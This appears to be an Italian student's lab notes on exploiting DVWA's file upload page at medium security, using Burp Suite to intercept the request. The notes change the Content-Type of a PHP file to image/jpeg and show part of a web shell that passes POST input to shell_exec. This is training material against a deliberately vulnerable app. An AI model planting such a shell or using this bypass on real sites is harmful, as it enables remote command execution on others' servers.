


# W13D1-2

impostiamo su medium




The screenshot shows a web browser window with the title "Damn Vulnerable Web Ap" and a tab icon. The address bar shows "192.168.1.13/dvwa/security.php" with a "Not secure" warning. The page features the DVWA logo at the top. On the left is a sidebar menu with buttons for "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload", "XSS reflected", "XSS stored", "DVWA Security" (highlighted in green), "PHP Info", "About", and "Logout". The main content area is titled "DVWA Security" with a lock icon. Below it is the "Script Security" section, which states "Security Level is currently medium." and provides instructions on setting the security level to low, medium, or high. A dropdown menu is set to "medium" with a "Submit" button. The "PHPIDS" section follows, explaining it's a security layer for PHP applications, currently "disabled", with links to "enable PHPIDS", "Simulate attack", and "View IDS log". A status box at the bottom of the main content area says "Security level set to medium". At the very bottom, a footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

Username: admin  
Security Level: medium  
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

avviamo burpsuite

attiviamo interception on avviamo il browser e inseriamo l'indirizzo di metasploitable 2



impostiamo su medium il livello di sicurezza



The screenshot shows a web browser window with the address bar displaying "192.168.1.13/dvwa/security.php". The page title is "Damn Vulnerable Web Application (DVWA) v1.0.7". The main content area is titled "DVWA Security" and "Script Security". It shows the current security level is "medium" and provides instructions on how to change it. There is a dropdown menu set to "medium" and a "Submit" button. Below this, there is a section for "PHPIDS" (PHP-Intrusion Detection System) which is currently "disabled". There are links to "enable PHPIDS", "Simulate attack", and "View IDS log". At the bottom, there is a status bar showing "Username: admin", "Security Level: medium", and "PHPIDS: disabled".

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

**DVWA Security**

PHP Info

About


Logout

Username: admin  
Security Level: medium  
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

carichiamo il file .php

sotto l'intercettazione di burpsuite




e noi andremo a modificare come segue



alla riga 22

```
15
16 -----WebKitFormBoundary64wuAHrOXmNkQLM6
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary64wuAHrOXmNkQLM6
21 Content-Disposition: form-data; name="uploaded"; filename="malindex.php"
22 Content-Type: image/jpeg
23 <?php
24 if (!empty($_POST['cmd'])) {
25     $cmd = shell_exec($_POST['cmd']);
```

in modo che archivi il file come immagine e non come file php  
forward da burpsuite



andiamo ad aggiungere il percorso scritto in rosso

